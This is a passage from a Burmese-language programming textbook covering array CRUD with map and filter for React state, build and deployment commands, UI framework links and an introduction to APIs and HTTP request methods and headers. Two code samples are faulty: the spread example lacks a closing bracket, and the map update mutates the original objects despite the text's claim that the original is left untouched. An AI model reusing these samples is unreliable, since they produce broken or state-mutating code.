`<React.Fragment>` ကို သုံးလို့ရသလို ဘာမှမပါတဲ့ `<>` အလွတ်ကိုလည်း အတိုကောက်အနေနဲ့ သုံးလို့ရတဲ့ သဘောပါ။

`state` CRUD

နောက်တစ်ခုအနေနဲ့ `state` Data တွေ စီမံတဲ့အခါ `map()` နဲ့ `filter()` ကို Create, Read, Update, Delete လုပ်ငန်းတွေအတွက် အသုံးပြုနိုင်ပုံကို ဖော်ပြပေးပါမယ်။ ဒါကတော့ React နဲ့ တိုက်ရိုက်ဆိုင်တာ မျိုး မဟုတ်ဘဲ ရေးထုံးပိုင်းဆိုင်ရာ အကြံပြုချက် တစ်ခုပါ။ ဥပမာ - ဒီလို Data ရှိတယ်ဆိုကြပါစို့။

JavaScript

```
const users = [
    { id: 1, name: 'Alice', age: 22 },
    { id: 2, name: 'Bob', age: 23 },
];
```

ဒီထဲက `name` တွေကိုချည်းပဲ လိုချင်တယ်ဆိုရင် အခုလို ယူလို့ရနိုင်ပါတယ်။

JavaScript

```
const names = users.map(u => u.name);      // => [ Alice, Bob ]
```

တစ်ခုတည်းကို လိုချင်တယ်ဆိုရင် အခုလို ယူလို့ရနိုင်ပါတယ်။

JavaScript

```
const bob = users.filter(u => u.id === 2);

// => [{ id: 2, name: 'Bob', age: 23 }]
```

အသစ်ထပ်တိုးချင်ရင် Spread Operator အကူအညီနဲ့ အလွယ်တစ်ကူ တိုးလို့ရပါတယ်။ ဒါကိုတော့ ရှေ့ပိုင်းမှာလည်း ခဏခဏ တွေ့ခဲ့ပြီးသားပါ။ တစ်ခုပဲ သတိထားပါ၊ မူလ Data ထဲမှာ ထပ်တိုးလိုက်တာ မဟုတ်ပါဘူး။ ထပ်တိုးထားတဲ့ Data အသစ်ကို ပြန်ပေးတာပါ။

JavaScript

```
const result = [ ...users, { id: 3, name: 'Tom', age: 24 };
```

ပြန်ဖျက်ချင်တယ်ဆိုရင် `filter()` နဲ့ပဲ ဖျက်လို့ရပါတယ်။ ဒီမှာလည်း သတိထားပါ။ မူလ Data ထဲက ဖျက်တာ မဟုတ်ပါဘူး။ ဖျက်ထားတဲ့ Data Set အသစ်ကို ပြန်ပေးတာပါ။

JavaScript

```
const result = users.filter(u => u.id !== 2);
```

`id: 2` တန်ဖိုးရှိတဲ့ `user` ကို ချန်ပြီး ကျန်တာတွေ Filter လုပ်ယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Update လုပ်ချင်ရင်တော့ `map()` ကိုပဲ အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
const result = users.map(u => {
    if(u.id === 1) u.age = 21;
    return u;
});
```

`id: 1` တန်ဖိုးရှိတဲ့ `user` ရဲ့ `age` ကို `21` လို့ပြင်လိုက်တာပါ။ ဒီရေးနည်းတွေကို အရမ်းအသုံးဝင်ပါတယ်။ `state` Data တွေကို Create, Read, Update, Delete လုပ်ငန်းတွေ လုပ်ဖို့လိုတိုင်း ဒီရေးနည်းတွေကိုသာ အသုံးပြုဖို့ အကြံပြုပါတယ်။

Build System

React ကုဒ်တွေကိုရေးဖို့အတွက် ပရောဂျက်ကို `create-react-app` နဲ့ တည်ဆောက်ပါတယ်။ `create-react-app` က ဘာတွေလုပ်ပေးသွားတာလည်း သိချင်တယ်ဆိုရင် သူ့ကိုမသုံးဘဲ အလားတူ စနစ်တစ်ခုကို ကိုယ်ဘာသာတစ်ခုလောက် အစအဆုံး တည်ဆောက်ကြည့်သင့်ပါတယ်။ ဒီစာအုပ်မှာတော့ ထည့်မပြောတော့ပါဘူး။ ဒီလိပ်စာမှာ ရေးပြီးတင်ထားပေးပါတယ်။ လေ့လာကြည့်ဖို့ တိုက်တွန်းပါတယ်။

- https://gist.github.com/eimg/50832314c7bfbc8d46ed65c44b9d76b5

Deployment

React နဲ့ ကုဒ်တွေရေးပြီးနောက် အများသုံးဖို့စပေးတော့မယ်ဆိုရင် ဒီ Command လေး Run လိုက်ယုံပါပဲ။

```
npm run build
```

ဒါဆိုရင် `create-react-app` ပရောဂျက်ထဲမှာ `build` ဆိုတဲ့အမည်နဲ့ ဖိုဒါတစ်ခု ဝင်သွားပါလိမ့်မယ်။ လိုအပ်တာ အားလုံးပါဝင်ပြီး အသင့်သုံး ဖိုင်နယ်ရလဒ်ကို ရိုးရိုး HTML, CSS, JavaScript အနေနဲ့ ရပါတယ်။ အသုံးပြုနိုင်ဖို့ React လည်း ထပ်ထည့်စရာ မလိုပါဘူး။ NPM တွေဘာတွေလည်း မလိုတော့ပါဘူး။ အဲ့ဒီ `build` ဖိုဒါထဲက ဖိုင်တွေကို Publish လုပ်လိုက်ယုံပါပဲ။

React Native မှာဆိုရင်တော့ Expo Application Service (eas) ကို အသုံးပြုပြီး ပရောဂျက်ကို Android တို့ iOS တို့မှာ သုံးလို့ရတဲ့ Mobile App တွေဖြစ်အောင် Build လုပ်ခြင်း၊ App Store တို့ Play Store တို့မှာ တင်ခြင်းတို့ကို လုပ်လို့ရပါတယ်။

```
npm i eas-cli
npx eas-cli build
```

ဒီအတွက် Expo Account နဲ့ သက်ဆိုင်ရာ Google Developer Account တို့ Apple Developer Account တို့လည်း လိုအပ်ပါလိမ့်မယ်။ Version အလိုက် အမြဲပြောင်းနေနိုင်တဲ့ ကိစ္စတွေဖြစ်လို့ အသေးစိတ်ကိုတော့ EAS Documentation မှာ ဆက်လေ့လာရမှာပါ။

– Expo EAS - https://docs.expo.dev/eas/

UI Frameworks

ဒီစာအုပ်မှာသာ အခြေခံတွေနားလည်အောင် ဖော်ပြခဲ့ပေမယ့် လက်တွေ့မှာ Component အားလုံးကို ကိုယ်တိုင် ရေးစရာမလိုပါဘူး။ အသင့်သုံး UI Framework တွေ ရှိပါတယ်။ UI Framework တွေက ပေးတဲ့ အသင့်သုံး Component တွေကို ပေါင်းစပ်ပြီးတော့ ကိုယ်လိုချင်တဲ့ App ကို အလွယ်တကူ တည်ဆောက်နိုင်ပါတယ်။

လက်ရှိဒီစာရေးနေချိန်အထိ React အတွက် အသုံးအများဆုံး UI Framework တွေကတော့ Material UI နဲ့ Ant UI တို့ဖြစ်ပြီး Mantine လို့ခေါ်တဲ့ UI Framework တစ်ခုကိုလည်း လူကြိုက်များလာပါတယ်။

- Material UI - https://mui.com/
- Ant UI - https://ant.design/
- Mantine – https://mantine.dev/

React Native အတွက်ဆိုရင်တော့ React Native Element, Native Base နဲ့ React Native Design System (RNDS) တို့ရှိပါတယ်။

- Elements - https://reactnativeelements.com/
- Native Base - https://nativebase.io/
- RNDS - https://github.com/iamshadmirza/react-native-design-system

React Native အတွက် Routing Library အနေနဲ့ ရှေ့ပိုင်းမှာ ဖော်ပြခဲ့တဲ့ React Router ကိုပဲ အသုံးပြုလို့ရသလို နောက်ထပ်လူသုံးများတဲ့ React Navigation လို့ခေါ်တဲ့ Package တစ်ခုလည်း ရှိနေပါတယ်။

– React Navigation – https://reactnavigation.org/

အသုံးပြုရ လွယ်ကူပြီး အသင့်သုံးလို့ရတဲ့ Component တွေနဲ့အတူ ဆက်စပ်နည်းပညာတွေလည်း အမြောက်အများ ပါဝင်တဲ့အတွက် တော်တော်လေး အသုံးဝင်တဲ့ Package တွေပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ API နဲ့ပက်သက်တဲ့အကြောင်းအရာတွေ ဖော်ပြပေးသွားပါမယ်။

အပိုင်း (၇)

API

အခန်း (၆၆) – API ဆိုသည်မှာ

ကွန်ပျူတာပရိုဂရမ်တွေကို **Software** နဲ့ **Service** ဆိုပြီးတော့ အုပ်စု (၂) စု ခွဲကြည့်ကြရအောင်။

Software ဆိုတဲ့ထဲမှာ System Software, Desktop Solution, Web Application, Mobile App စသဖြင့် အမျိုးမျိုးရှိသလို၊ လုပ်ငန်းသုံး Software နဲ့ လူသုံး Software ဆိုပြီးတော့လည်း ကွဲပြားနိုင်ပါသေးတယ်။ ဘယ်လိုပဲ ကွဲပြားနေပါစေ Software လို့ပြောရင် အသုံးပြုသူ လူဖြစ်တဲ့ **User** က ထိတွေ့အသုံးပြုလို့ ရတဲ့ အရာတွေလို့ ဆိုနိုင်ပါတယ်။ ဒီအပိုင်းမှာ ပြောချင်တာက အဲ့ဒီ Software တွေအကြောင်း မဟုတ်ပါဘူး။ Service တွေအကြောင်း ပြောမှာပါ။

Service ဆိုတာကတော့ လူဖြစ်တဲ့ User က ထိတွေ့အသုံးပြုမှာ မဟုတ်ဘဲ၊ အခြားကွန်ပျူတာပရိုဂရမ်တွေက အသုံးပြုမယ့် အရာတွေပါ။ ပရိုဂရမ် A က ပရိုဂရမ် B ကို ဆက်သွယ်အသုံးပြုပြီး အလုပ်လုပ်နေပြီဆိုရင် ပရိုဂရမ် B ဟာ Service ဖြစ်သွားပါပြီ။ သူကို လူကသုံးတာ မဟုတ်ဘဲ အခြားပရိုဂရမ်က ဆက်သွယ်ပြီး သုံးနေတာမို့လို့ပါ။

ဒီတော့ Service တစ်ခုဖန်တီးဖို့ဆိုရင် အရေးပါလာတာက ဆက်သွယ်ရေးနည်းပညာပါ။ တခြား ပရိုဂရမ်တွေက ဆက်သွယ်ပြီး အသုံးပြုနိုင်ဖို့ဆိုရင် ဆက်သွယ်ရေးနည်းပညာတစ်ခုကို ကြားခံလိုအပ်ပါတယ်။ HTTP, FTP, POP/SMTP, XMPP စသဖြင့် ဆက်သွယ်ရေး နည်းပညာတွေ အမျိုးမျိုး ရှိပါတယ်။ သူတို့ရဲ့ အပေါ်မှာ XML-RPC, SOAP စသဖြင့် နောက်ထပ်ဆက်သွယ်ရေး နည်းပညာတွေ ရှိကြပါသေးတယ်။ အကျယ်တွေတော့ ချဲ့မနေတော့ပါဘူး။ လိုရင်းပဲပြောပါမယ်။ ဒီလိုနည်းပညာ အမျိုးမျိုးရှိနေတဲ့အထဲက ကနေ့ခေတ်မှာ Service တွေဖန်တီးဖို့ အကျယ်ပြန့်ဆုံး အသုံးပြုတဲ့ ဆက်သွယ်ရေးနည်းပညာ ကတော့ HTTP ဖြစ်ပါတယ်။ HTTP ဟာ Web Technology တစ်ခုဖြစ်လို့ HTTP အသုံးပြုထားတဲ့ Service တွေကို **Web Service** လို့လည်း ခေါ်ကြပါတယ်။


API ဆိုတာ မူရင်းအတိုင်းဆိုရင် Application Program Interface ရဲ့ အတိုကောက်ဖြစ်ပြီးတော့၊ Service များကို ရယူအသုံးပြုရန် သတ်မှတ်ထားသောနည်းလမ်း လို့ ပြောလို့ရပါတယ်။ သူများပေးထားတဲ့ Service ကို ကိုယ်က ရယူအသုံးပြုချင်ရင် သူသတ်မှတ်ထားတဲ့ API ကို ကိုယ်ကသိပြီး သတ်မှတ်ချက်အတိုင်း ရယူအသုံးပြုရပါမယ်။ ကိုယ်က Service တွေ ဖန်တီးပြီး ပေးချင်တာဆိုရင် ကိုယ့်ဘက်က အသုံးပြုနည်း API ကို သတ်မှတ်ပေးရပါတယ်။ ဒီအပိုင်းမှာ အဲ့ဒီလို Service တွေ တည်ဆောက်ပုံ၊ API သတ်မှတ်ပုံတွေကို လေ့လာသွားကြမှာပါ။ ထပ်ပြောပါမယ်။ Service က လက်တွေ့အလုပ်လုပ်တဲ့ ပရိုဂရမ်ဖြစ်ပြီးတော့၊ API က အဲ့ဒီ Service ကို ရယူအသုံးပြုလိုတဲ့အခါ အသုံးပြုရတဲ့နည်းလမ်း ဖြစ်ပါတယ်။

HTTP ကို အသုံးပြုထားတဲ့ Service တွေမှာ URL လိပ်စာတွေကို API အနေနဲ့ အသုံးပြုရတယ်လို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒါကြောင့် Service တစ်ခုကို ဆက်သွယ်အသုံးပြုလိုရင် သတ်မှတ်ထားတဲ့ URL ကို သိရပါတယ်။ Products တွေလိုချင်ရင် `/products` ဆိုတဲ့ URL သုံးရမယ်လို့ သတ်မှတ်ထားရင် အဲ့ဒီ `/products` ဆိုတဲ့ URL ကို API လို့သဘောထားပြီး အခြားပရိုဂရမ်တွေက အသုံးပြုရမှာပါ။

တစ်ကယ်တော့ မျက်စိထဲမှာ မြင်တွေ့ရတဲ့ URL ကို ဥပမာပြုပြီး ပြောလိုက်ပေမယ့် ပိုပြီးတော့ တိတိကျကျ ပြောရရင် **HTTP Request** တွေကို API အနေနဲ့ အသုံးပြုတယ်လို့ပြောမှ ပြည့်စုံ မှန်ကန်ပါလိမ့်မယ်။ HTTP Request တွေမှာ Request Method တွေ Request Headers တွေ URL တွေ ပေါင်းစပ်ပါဝင်ပါတယ်။ URL ဆိုတာ HTTP Request ရဲ့ အစိတ်အပိုင်းတစ်ခုသာ ဖြစ်ပါတယ်။ ဒီအကြောင်းတွေကို နောက်အခန်းမှာ ဆက်လက်လေ့လာကြပါမယ်။

အခန်း (၆၇) – HTTP Request

HTTP ဟာ Communication Protocol တစ်ခုဖြစ်ပါတယ်။ ပရိုဂရမ်နှစ်ခုအကြား အပြန်အလှန် ဆက်သွယ်ကြတဲ့အခါ နှစ်ဦးနှစ်ဘက် လိုက်နာအသုံးပြုရမယ့် နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။ ဆက်သွယ်မှု စတင်ပြုလုပ်သူကို Client လို့ ခေါ်ပြီး၊ လက်ခံတုံ့ပြန်သူကို Server လို့ ခေါ်ပါတယ်။ Client နဲ့ Server တို့ကို အသုံးပြု တည်ဆောက်ထားကြတဲ့ နည်းပညာတွေ တူစရာမလိုပါဘူး။ နှစ်ဦးလုံးက HTTP ကို အသုံးပြုမယ်ဆိုရင် အပြန်အလှန် ဆက်သွယ်အလုပ်လုပ်နိုင်ပါပြီ။ ဥပမာ - Client ကို JavaScript နဲ့ ဖန်တီးပြီး Server ကို PHP နဲ့ ဖန်တီးထားပေမယ့်၊ HTTP ရဲ့အကူအညီနဲ့ ဆက်သွယ်အလုပ်လုပ်နိုင်တဲ့ သဘောပါ။




HTTP ကိုအသုံးပြုကြတဲ့ထဲက ထင်ရှားမြင်သာတဲ့ Client ပရိုဂရမ်တွေကတော့ ကျွန်တော်တို့ နေစဉ်သုံးနေတဲ့ Chrome, Firefox, Edge စတဲ့ Web Browser တွေပါ။ ဒီပရိုဂရမ်တွေက Google, Facebook စတဲ့ Server တွေကို HTTP အသုံးပြုပြီး ဆက်သွယ်ပေးနိုင်ကြပါတယ်။ Client ဘက်က ဆက်သွယ်မှု စတင်ပြုလုပ်တဲ့ လုပ်ငန်းကို Request လုပ်တယ်လို့ ခေါ်ပြီး၊ Server ဘက်က ပြန်လည်တုံ့ပြန်မှု ပြုလုပ်တဲ့ လုပ်ငန်းကိုတော့ Response ပြန်တယ်လို့ ခေါ်ပါတယ်။

HTTP အကြောင်းကိုရှေ့ပိုင်းမှာလည်း အနည်းငယ် ထည့်သွင်းဖော်ပြခဲ့ပါတယ်။ ဒီအပိုင်းမှာတော့ Service နဲ့ API တွေ တည်ဆောက်နိုင်ဖို့အတွက် သိသင့်တာတွေ ဖြည့်စွက်ဖော်ပြသွားမှာပါ။

Requests တွေအကြောင်း လေ့လာတဲ့အခါ မှတ်ရလွယ်အောင် အပိုင်း (၄) ပိုင်း ခွဲပြောချင်ပါတယ်။

1. Request Method
2. Request URL
3. Request Headers
4. Request Body

Request တစ်ခုရဲ့ ဖွဲ့စည်းပုံကို အခုလို မျက်စိထဲမှာ မြင်ကြည့်ကြရအောင်။ အပေါ်မှာပြောထားတဲ့ အချက် (၄) ချက် စုဖွဲ့ပါဝင်တဲ့ Package လေးတစ်ခုလို့ မြင်ကြည့်ရမှာပါ။



Client က Server ကို ဆက်သွယ်မှု စတင်ပြုလုပ်တော့မယ်ဆိုရင် ဒီ Package လေးကို အထုပ်လိုက် လှမ်းပို့ပြီးတော့ ဆက်သွယ်ရတယ်လို့ ခေါင်းထဲမှာ ပုံဖော်ကြည့်ပါ။ METHOD ကတော့ ဆက်သွယ်မှုကို ပြုလုပ်ရတဲ့ ရည်ရွယ်ချက်ပါ။ Data လိုချင်လို့လား။ Data ပို့ချင်တာလား။ Data ပြင်စေချင်တာလား။ စသဖြင့်ပါ။ တစ်ကယ်တော့ Data လို့ မခေါ်ပါဘူး။ Resource လို့ခေါ်ပါတယ်။ အခေါ်အဝေါ်ကြောင့် ခေါင်းမစားပါနဲ့။ Resource ကတော့ အခေါ်အဝေါ်အမှန်ပါ။ ဒါပေမယ့် Data, Resource, Content, Document, Object စ သဖြင့် အမျိုးမျိုး ခေါ်ကြပါတယ်။ လိုရင်းကတော့ အတူတူပါပဲ။

URL ကတော့ ဆက်သွယ်ရယူလိုတဲ့အချက်အလက်ရဲ့ တည်နေရာပါ။ HEADERS ကတော့ ဆက်သွယ်မှု ဆိုင်ရာ အချက်အလက်များ ဖြစ်ပါတယ်။ ဘယ်လိုပုံစံနဲ့ လိုချင်တာလဲ။ ဘာကြောင့်လိုချင်တာလဲ။ စတဲ့ အချက်အလက်တွေပါ။ BODY ကတော့ Client ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။ ပေး

ပို့လိုတဲ့ Data မရှိတဲ့အခြေအနေမှာ Body မပါတဲ့ Request တွေဆိုတာလည်း ရှိနိုင်ပါတယ်။

အဲ့ဒီထဲကမှ အခုစတင် လေ့လာကြရမှာကတော့ Method တွေ အကြောင်းပဲ ဖြစ်ပါတယ်။

Request Methods

HTTP နည်းပညာက သတ်မှတ်ပေးထားတဲ့ Request Methods (၉) မျိုးရှိပါတယ်။ တစ်ခုချင်းစီမှာ သူ့အဓိပ္ပါယ်နဲ့သူပါ။ အရေးကြီးပါတယ်။ ဂရုစိုက်ပြီးလေ့လာပေးပါ။

1. **GET** – Client က Server ထံကနေ အချက်အလက်တွေရယူလိုတဲ့အခါ **GET** Method ကို အသုံးပြုရပါတယ်။

2. **POST** - Client က Server ထံ အချက်အလက်တွေပေးပို့လိုတဲ့အခါ **POST** Method ကို အသုံးပြုရပါတယ်။ ဒီလိုပေးပို့လိုက်တဲ့အတွက် Server မှာ အချက်အလက်သစ်တွေ ရောက်ရှိသွားတာ ဖြစ်နိုင်သလို၊ ရှိပြီးသား အချက်အလက်တွေ ပြောင်းလဲသွားတာ၊ ပျက်သွားတာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။ ရိုးရိုး Web Application တွေမှာ **POST** ကို အချက်အလက်သစ် ပေးပို့ဖို့ရော၊ ပြင်ဆင်ဖို့ရော၊ ပယ်ဖျက်ဖို့ပါ အသုံးပြုကြပါတယ်။ ဒါပေမယ့် API မှာတော့ **POST** Method ကို အချက်အလက်သစ်တွေ ပေးပို့ဖို့အတွက်သာ အသုံးပြုကြလေ့ ရှိပါတယ်။ ပြင်ဆင်တဲ့လုပ်ငန်းနဲ့ ပယ်ဖျက်တဲ့လုပ်ငန်းအတွက် တခြားပိုသင့်တော်တဲ့ Method တွေကို သုံးကြပါတယ်။

3. **PUT** – Client က Server မှာရှိတဲ့ အချက်အလက်တွေကိုအစားထိုးစေလိုတဲ့အခါ **PUT** Method ကိုအသုံးပြုရပါတယ်။ ပေးလိုက်တဲ့အချက်အလက်နဲ့ မူလရှိနေတဲ့ အချက်အလက်ကို အစားထိုးလိုက်မှာပါ။ Server မှာရှိတဲ့ အချက်အလက်တွေ ပြောင်းလဲသွားမှာဖြစ်လို့ **PUT** Method ကို Update လုပ်ချင်တဲ့အခါ အသုံးပြုရတယ်လို့ ဆိုကြပါတယ်။

4. **PATCH** – Client က Server မှာရှိတဲ့ အချက်အလက်တစ်စိတ်တစ်ပိုင်းကိုပြောင်းစေလိုတဲ့အခါ **PATCH** Method ကို အသုံးပြုရပါတယ်။ ဒါကြောင့် **PATCH** ကိုလည်း အချက်အလက်တွေ Update လုပ်ချင်တဲ့အခါ အသုံးပြုနိုင်ပါတယ်။ **PUT** နဲ့ **PATCH** ရဲ့ ကွဲပြားမှုကို နားလည်ဖို့ လိုပါတယ်။ နှစ်ခုလုံးက Update လုပ်တာချင်း တူပေမယ့် သဘောသဘာဝ ကွဲပြားပါတယ်။ နဂိုရှိနေတဲ့

အချက်အလက်ကို၊ ပေးလိုက်တဲ့ အချက်အလက်သစ်နဲ့ အစားထိုးခြင်းအားဖြင့် ပြောင်းစေလိုရင် **PUT** ကိုသုံးပြီး၊ နဂိုရှိနေတဲ့ အချက်အလက်မှာ တစ်စိတ်တစ်ပိုင်းပဲ ရွှေးထုတ်ပြင်ပေးစေလိုရင် **PATCH** ကို သုံးရတာပါ။

5. **DELETE** – Client က Server မှာရှိတဲ့ အချက်အလက်တွေ ပယ်ဖျက်စေလိုတဲ့အခါ **DELETE** Method ကို အသုံးပြုရပါတယ်။

6. **OPTIONS** – Client နဲ့ Server ကြား သဘောတူညီချက်ယူတဲ့ ဆက်သွယ်မှုတွေကို **OPTIONS** Method နဲ့ ပြုလုပ်ရပါတယ်။ သဘောတူညီချက်ယူတယ်ဆိုတာ ဥပမာ Client က ဆက်သွယ်ခွင့်ရှိရဲ့လား လှမ်းမေးတဲ့အခါ Server က Username, Password လိုတယ်လို့ ပြန်ပြောတာမျိုးပါ။ အချက်အလက် အမှန်တစ်ကယ်ပေးပို့တဲ့ Request မဟုတ်ဘဲ အကြို အမေးအဖြေ လုပ်တဲ့ Preflight Request တွေအတွက် သုံးတဲ့သဘောပါ။

7. **HEAD** – **GET** Method နဲ့ အတူတူပါပဲ။ ကွာသွားတာကတော့ Server ကာ Response ပြန်ပေးတဲ့အခါ Headers ပဲပေးပါ၊ Body မလိုချင်ပါဘူးလို့ ပြောလိုက်တာပါ။ အပေါ်ကပုံမှာ ပြထားတဲ့ Request မှာ Headers နဲ့ Body ရှိသလိုပဲ၊ Server ကပြန်ပေးမယ့် Response မှာလည်း Headers နဲ့ Body ရှိပါတယ်။ **GET** က Headers ရော Body ပါ အကုန်လိုချင်တဲ့သဘောဖြစ်ပြီး **HEAD** ကတော့ Headers တွေပဲ လိုချင်တယ်ဆိုတဲ့သဘော ဖြစ်ပါတယ်။

8. **CONNECT** – ဒီ Method ကတော့ API မှာ မသုံးကြပါဘူး။ ရှိမှန်းသိအောင်သာ ထည့်ပြောထားထာပါ။ HTTP Proxy တွေအတွက် အဓိကသုံးပါတယ်။

9. **TRACE** – Client ပို့လိုက်တဲ့အတိုင်းပဲ Server က ပြန်ပို့ပေးစေလိုတဲ့အခါ **TRACE** Method ကို သုံးရပါတယ်။ အဆင်ပြေရဲ့လား ပေးပို့စမ်းသပ်ကြည့်တဲ့ သဘောမျိုးပါ။

ဒီ Request Method တွေကို အသုံးပြုလိုက်ခြင်းအားဖြင့် အလိုအလျောက် လိုချင်တဲ့လုပ်ဆောင်ချက်ကို ရသွားမှာ မဟုတ်ပါဘူး။ Service ကို ဒီဇိုင်းလုပ်မယ့်သူက ဒါတွေကို သိထားပြီး ပေးပို့လာတဲ့ Request Method နဲ့အညီ အလုပ်လုပ်ပေးနိုင်အောင် ဒီဇိုင်းလုပ်ရမှာပါ။ ဒီအတိုင်း အတိအကျ မလုပ်ရင်ရော မရဘူး

လား။ ရပါတယ်။ ဥပမာ - အချက်အလက်သစ်တွေ တည်ဆောက်လိုရင် **POST** ကို သုံးရမယ်လို့ HTTP က ပြောထားပါတယ်။ ကိုယ်က အဲ့ဒီအတိုင်း လိုက်မလုပ်ဘဲနဲ့ **GET** နဲ့ပို့လာတာကိုပဲ အချက်အလက်သစ် တည်ဆောက်ဖို့ သတ်မှတ်မယ်ဆိုရင်လည်း ကိုယ့် Service က အလုပ်တော့ လုပ်နေမှာပါပဲ။ မှန်ကန်စနစ်ကျတဲ့ Service တော့ဖြစ်မှာ မဟုတ်ပါဘူး။ Service နဲ့ API ဒီဇိုင်း ကောင်းမကောင်းဆိုတာ ဒါတွေက စကားပြောသွားမှာပါ။

Request Headers

Request Headers တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။ HTTP က အသုံးပြုဖို့ သတ်မှတ်ပေးထားတဲ့ Headers တွေကတော့ အများကြီးပါ။ လိုက်ရေကြည့်တာ Request, Response အပါအဝင် Headers အားလုံးပေါင်း (၁၀၀) ကျော်ပါတယ်။ အဲ့ဒီထဲက၊ အတွေ့ရများတဲ့ Request Headers တွေက ဒါတွေပါ။

- **Accept**
- `Accept-Encoding`
- **Authorization**
- `Cache-Control`
- **Content-Type**
- `Cookie`
- `ETag`
- `If-Modified-Since`
- `Referer`
- `User-Agent`

Service တွေဖန်တီးတဲ့အခါမှာ ကိုယ်တိုင်တိုက်ရိုက် မကြာခဏ စီမံဖို့လိုနိုင်တာက `Accept`, `Content-Type` နဲ့ `Authorization` တို့ပါ။ ကျန်တာတွေက အရေးတော့ကြီးပါတယ်။ ဒါပေမယ့် ကိုယ်တိုင် စီမံဖို့လိုချင်မှလိုပါလိမ့်မယ်။ တစ်ချို့က Client ပရိုဂရမ်ကို Run တဲ့ Browser က လုပ်ပေးသွားပါလိမ့်မယ်။ တစ်ချို့ကိုတော့ အသင့်သုံး Library တွေရဲ့အကူအညီယူလိုက်လို့ ရနိုင်ပါတယ်။ ဖြစ်နိုင်မယ်ဆိုရင် ဒါတွေကို အသေးစိတ် အကုန်ပြောချင်ပေမယ့် သွားချင်တဲ့ လမ်းကြောင်းကနေ ဘေးနည်းနည်း ရောက်သွားမှာစိုးလို့ လိုမယ့်အပိုင်းလေးတွေပဲ အရင်ရွေး ကြည့်ကြရအောင်ပါ။

`Content-Type` Header ကနေစပြောပါမယ်။ `Content-Type` Header မှာ Client က ပေးပို့မယ့် Request Body ရဲ့ Content အမျိုးအစားကို သတ်မှတ်ပေးရမှာပါ။ Content Type တွေ ဒီလို အမျိုးမျိုးရှိနိုင်ပါတယ်။

- `image/jpeg`
- `image/png`
- `image/svg+xml`
- `text/plain`
- `text/html`
- `application/javascript`
- **`application/json`**
- `application/xml`
- **`application/x-www-form-urlencoded`**

ဥပမာတစ်ချို့ ရွေးထုတ်ပေးတာပါ။ အဲ့ဒီလို Content Type (MIME Type လို့လည်းခေါ်ပါတယ်) ပေါင်း (၆၀၀) ကျော်တောင် ရှိပါတယ်။ မနည်းမနောပါ။ အဲ့ဒီထဲကမှ API အတွက် အသုံးအများဆုံး ဖြစ်မှာ ကတော့ `application/json` နဲ့ `application/x-www-form-urlencoded` တို့ ဖြစ်ပါတယ်။

`Accept` Header ကတော့ ပြောင်းပြန်ပါ။ Client ကပြန်လိုချင်တဲ့ Content Type ကို သတ်မှတ်ဖို့အတွက် အသုံးပြုရတာပါ။ ဟိုးအပေါ်က Request တစ်ခုမှာပါတဲ့အရာတွေကို Package တစ်ခုလို့ မြင်ကြည့်ပါဆိုပြီး ပေးထားတဲ့နမူနာကို ပြန်လေ့လာကြည့်ပါ။ `Content-Type` က `application/json` ဖြစ်နေသလို `Accept` ကလည်း `application/json` ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဓိပ္ပါယ်ကတော့ Client ပေးပို့မှာ JSON ဖြစ်သလို Client က ပြန်လိုချင်တာလည်း JSON ပဲ လိုချင်တယ်လို့ ပြောလိုက်တာပါ။

လက်တွေ့အသုံးပြုရမယ်လို့ပြောတဲ့အထဲမှာပါတဲ့ `Authorization` Header အကြောင်းကိုတော့ သက်ဆိုင်ရာအခန်း ရောက်တော့မှပဲ ပြောပြပါတော့မယ်။ အခု Request Body အကြောင်း နည်းနည်းဆက် ကြည့်ချင်ပါတယ်။

Request Body

Client ပရိုဂရမ်နဲ့ Server ပရိုဂရမ်တို့ တည်ဆောက်ထားတဲ့ နည်းပညာတွေ မတူလည်းဘဲ HTTP ကို သုံးတာချင်းတူရင် အပြန်အလှန် ဆက်သွယ်အလုပ်လုပ်နိုင်တယ်လို့ ပြောခဲ့ပါတယ်။ ဒီနေရာမှာ ပြောစရာရှိလာတာက Data Format ပါ။ HTTP ကို သုံးကြတာချင်းတူလို့ အပြန်အလှန် ဆက်သွယ်နိုင်တယ် ဆိုပေမယ့် သုံးတဲ့ Data Format မတူရင် သူပေးတဲ့ Data ကို ကိုယ်နားမလည်၊ ကိုယ်ပေးတဲ့ Data ကို သူနားမလည် ဖြစ်နိုင်ပါတယ်။

